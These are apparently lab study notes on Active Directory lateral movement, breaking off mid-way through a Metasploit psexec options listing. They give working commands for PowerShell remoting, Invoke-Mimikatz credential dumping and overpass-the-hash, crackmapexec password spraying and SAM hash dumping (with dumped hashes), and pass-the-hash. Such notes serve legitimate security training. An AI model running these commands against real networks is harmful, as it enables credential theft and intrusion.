PS C:\AD\Tools> $ExecutionContext.SessionState.LanguageMode^C
PS C:\AD\Tools> Invoke-Command -ComputerName dcorp-adminsrv.dollarcorp.moneycorp.local -ScriptBlock{$ExecutionContext.Se
ssionState.LanguageMode}

PSComputerName                         RunspaceId                           Value
--------------                         ----------                           -----
dcorp-adminsrv.dollarcorp.moneycorp.local 07820210-016f-474b-9e48-7f94605460e6 ConstrainedLanguage
```

In a constrained language mode, we cannot run types or cmdlets which are not considered safe in the constrained mode. Only built-in cmdlets can be run
AppLocker can be used to configured to use constrained language mode.

Lateral Movement - PowerShell Remoting

- Use below to execute locally loaded function on the remote machines:

```
Invoke-Command -ScriptBlock ${function:Get-PassHashes} -
ComputerName (Get-Content <list_of_servers>)
```


- In this case, we are passing Arguments. Keep in mind that only positional arguments could be passed this way:

```
Invoke-Command -ScriptBlock ${function:Get-PassHashes} -
ComputerName (Get-Content <list_of_servers>) -
ArgumentList
```

Running stateful commands:


- Use below to execute "Stateful" commands using `Invoke-Command`:

```
$Sess = New-PSSession -Computername Server1
Invoke-Command -Session $Sess -ScriptBlock {$Proc = Get-
Process}
Invoke-Command -Session $Sess -ScriptBlock {$Proc.Name}
```



```
PS C:\Users\Administrator\Downloads> $ses
PS C:\Users\Administrator\Downloads> $sess

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
 15 WinRM15         thepunisher     RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\Users\Administrator\Downloads>
PS C:\Users\Administrator\Downloads> Invoke-Command -Session $sess -FilePath C:\Users\Administrator\Downloads\hel
lo.ps1
PS C:\Users\Administrator\Downloads>
PS C:\Users\Administrator\Downloads> Enter-PSSession -Session $sess
[thepunisher]: PS C:\Users\administrator\Documents> hello
hello from function
[thepunisher]: PS C:\Users\administrator\Documents>
[thepunisher]: PS C:\Users\administrator\Documents>
[thepunisher]: PS C:\Users\administrator\Documents>
[thepunisher]: PS C:\Users\administrator\Documents>
```

MIMIKATZ




Lateral Movement - Invoke-Mimikatz

- The script could be used to dump credentials, tickets and more using mimikatz with PowerShell without dropping the mimikatz exe to disk.
- It is very useful for passing and replaying hashes, tickets and for many exciting Active Directory attacks.
- Using the code from ReflectivePEInjection, mimikatz is loaded reflectively into the memory. All the functions of mimikatz could be used from this script.
- The script needs administrative privileges for dumping credentials from local machine. Many attacks need specific privileges which are covered while discussing that attack.

Local Security Authority Subsystem Service (LSASS)
It is located in the directory c:\windows\system32. It is a crucial component of Microsoft Windows security policies, authority domain authentication, and Active Directory management on your computer

Mimikatz can be used to:
Extract Credentials
Read from lsass
Write to lsass

By default, it needs Admin priv to read or write to lsass



- Dump credentials on a local machine.


```
Invoke-Mimikatz -DumpCreds
```

- Dump credentials on multiple remote machines.

```
Invoke-Mimikatz -DumpCreds -ComputerName @("sys1",
"sys2")
```

- Invoke-Mimikatz uses PowerShell remoting cmdlet `Invoke-Command` to do above.

To write to lsass:



- "Over pass the hash" generate tokens from hashes.

```
Invoke-Mimikatz -Command '"sekurlsa::pth
/user:Administrator /domain:dollarcorp.moneycorp.local
/ntlm:<ntlmhash> /run:powershell.exe"'
```

Over pass the hash creates a Kerberos ticket from a NTLM hash.

For remoting to a dc from a client machine, install Remote server administration tools RSAT

Install-WindowsFeature -Name "RSAT-AD-PowerShell" -IncludeAllSubFeature


Few Other commonly seen attacks for lateral movement: [post-Compromise]

Pass the hash
Pass the Password
Token Impersonation
Kerberoasting
Golden ticket attacks

Pass the Password / Hash

CANNOT PASS NTLMv2 HASHES. ONLY NTLM HASHES

Passing password around the network




```
┌──(root💀kali)-[~]
└─# crackmapexec 192.168.118.0/24 -u fcastle -d MARVEL.local -p Password1
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {smb,winrm,ldap,mssql,ssh} ...
crackmapexec: error: argument protocol: invalid choice: '192.168.118.0/24' (choose from 'smb', 'winrm', 'ldap', 'mssql', 'ssh')

┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.118.0/24 -u fcastle -d MARVEL.local -p Password1
SMB         192.168.118.1   445    DESKTOP-RBC1IB1  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-RBC1IB1) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         192.168.118.1   445    DESKTOP-RBC1IB1  [-] MARVEL.local\fcastle:Password1 STATUS_LOGON_FAILURE
SMB         192.168.118.174 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         192.168.118.174 445    SPIDERMAN        [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         192.168.118.201 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB         192.168.118.207 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         192.168.118.201 445    HYDRA-DC         [+] MARVEL.local\fcastle:Password1
SMB         192.168.118.207 445    THEPUNISHER      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)

[*] completed: 100.00% (256/256)
```

We have now access to second machine


We can use psexec to get access to second machine

Also, we can dump hashes using --sam option



```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.118.0/24 -u fcastle -d MARVEL.local -p Password1 --sam                                                148
SMB         192.168.118.1   445    DESKTOP-RBC1IB1  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-RBC1IB1) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         192.168.118.1   445    DESKTOP-RBC1IB1  [-] MARVEL.local\fcastle:Password1 STATUS_LOGON_FAILURE
SMB         192.168.118.174 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         192.168.118.174 445    SPIDERMAN        [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         192.168.118.174 445    SPIDERMAN        [+] Dumping SAM hashes
SMB         192.168.118.174 445    SPIDERMAN        Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.118.174 445    SPIDERMAN        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.118.174 445    SPIDERMAN        DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.118.174 445    SPIDERMAN        WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c81c8295ec4bfa3c9b90dcd6c64727e2:::
SMB         192.168.118.174 445    SPIDERMAN        Peter Parker:1001:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
SMB         192.168.118.174 445    SPIDERMAN        [+] Added 5 SAM hashes to the database
SMB         192.168.118.201 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB         192.168.118.207 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB         192.168.118.201 445    HYDRA-DC         [+] MARVEL.local\fcastle:Password1
SMB         192.168.118.207 445    THEPUNISHER      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB         192.168.118.207 445    THEPUNISHER      [+] Dumping SAM hashes
SMB         192.168.118.207 445    THEPUNISHER      Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.118.207 445    THEPUNISHER      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.118.207 445    THEPUNISHER      DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.118.207 445    THEPUNISHER      WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c81c8295ec4bfa3c9b90dcd6c64727e2:::
SMB         192.168.118.207 445    THEPUNISHER      Frank Castle:1001:aad3b435b51404eeaad3b435b51404ee:a4f49c406510bdcab6824ee7c30fd852:::
SMB         192.168.118.207 445    THEPUNISHER      [+] Added 5 SAM hashes to the database

[*] completed: 100.00% (256/256)
```

Pass hash using crackmapexec



```
┌──(root💀kali)-[~]
└─# crackmapexec smb 192.168.118.0/24 -u "Frank Castle" -H a4f49c406510bdcab6824ee7c30fd852 --local-auth                            2 ✗ 6
SMB         192.168.118.1   445    DESKTOP-RBC1IB1  [*] Windows 10.0 Build 19041 x64 (name:DESKTOP-RBC1IB1) (domain:DESKTOP-RBC1IB1) (signing:False) (SMBv1:False)
SMB         192.168.118.1   445    DESKTOP-RBC1IB1  [-] DESKTOP-RBC1IB1\Frank Castle:a4f49c406510bdcab6824ee7c30fd852 STATUS_LOGON_FAILURE
SMB         192.168.118.174 445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:SPIDERMAN) (signing:False) (SMBv1:False)
SMB         192.168.118.174 445    SPIDERMAN        [-] SPIDERMAN\Frank Castle:a4f49c406510bdcab6824ee7c30fd852 STATUS_LOGON_FAILURE
SMB         192.168.118.201 445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HYDRA-DC) (signing:True) (SMBv1:False)
SMB         192.168.118.201 445    HYDRA-DC         [-] HYDRA-DC\Frank Castle:a4f49c406510bdcab6824ee7c30fd852 STATUS_LOGON_FAILURE
SMB         192.168.118.207 445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         192.168.118.207 445    THEPUNISHER      [+] THEPUNISHER\Frank Castle a4f49c406510bdcab6824ee7c30fd852

[*] completed: 100.00% (256/256)
```


Token Impersonation

Tokens are like cookies for your system
temp keys allow access to system or network without creds

Two types:
delegate token - login or RDP session
impersonate token - Network drive attached or domain logon script


Start metasploit
msfconsole
search and use psexec

set all options as follows:




```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.118.207  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                                  no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             marvel.local     no        The Windows domain to use for authentication
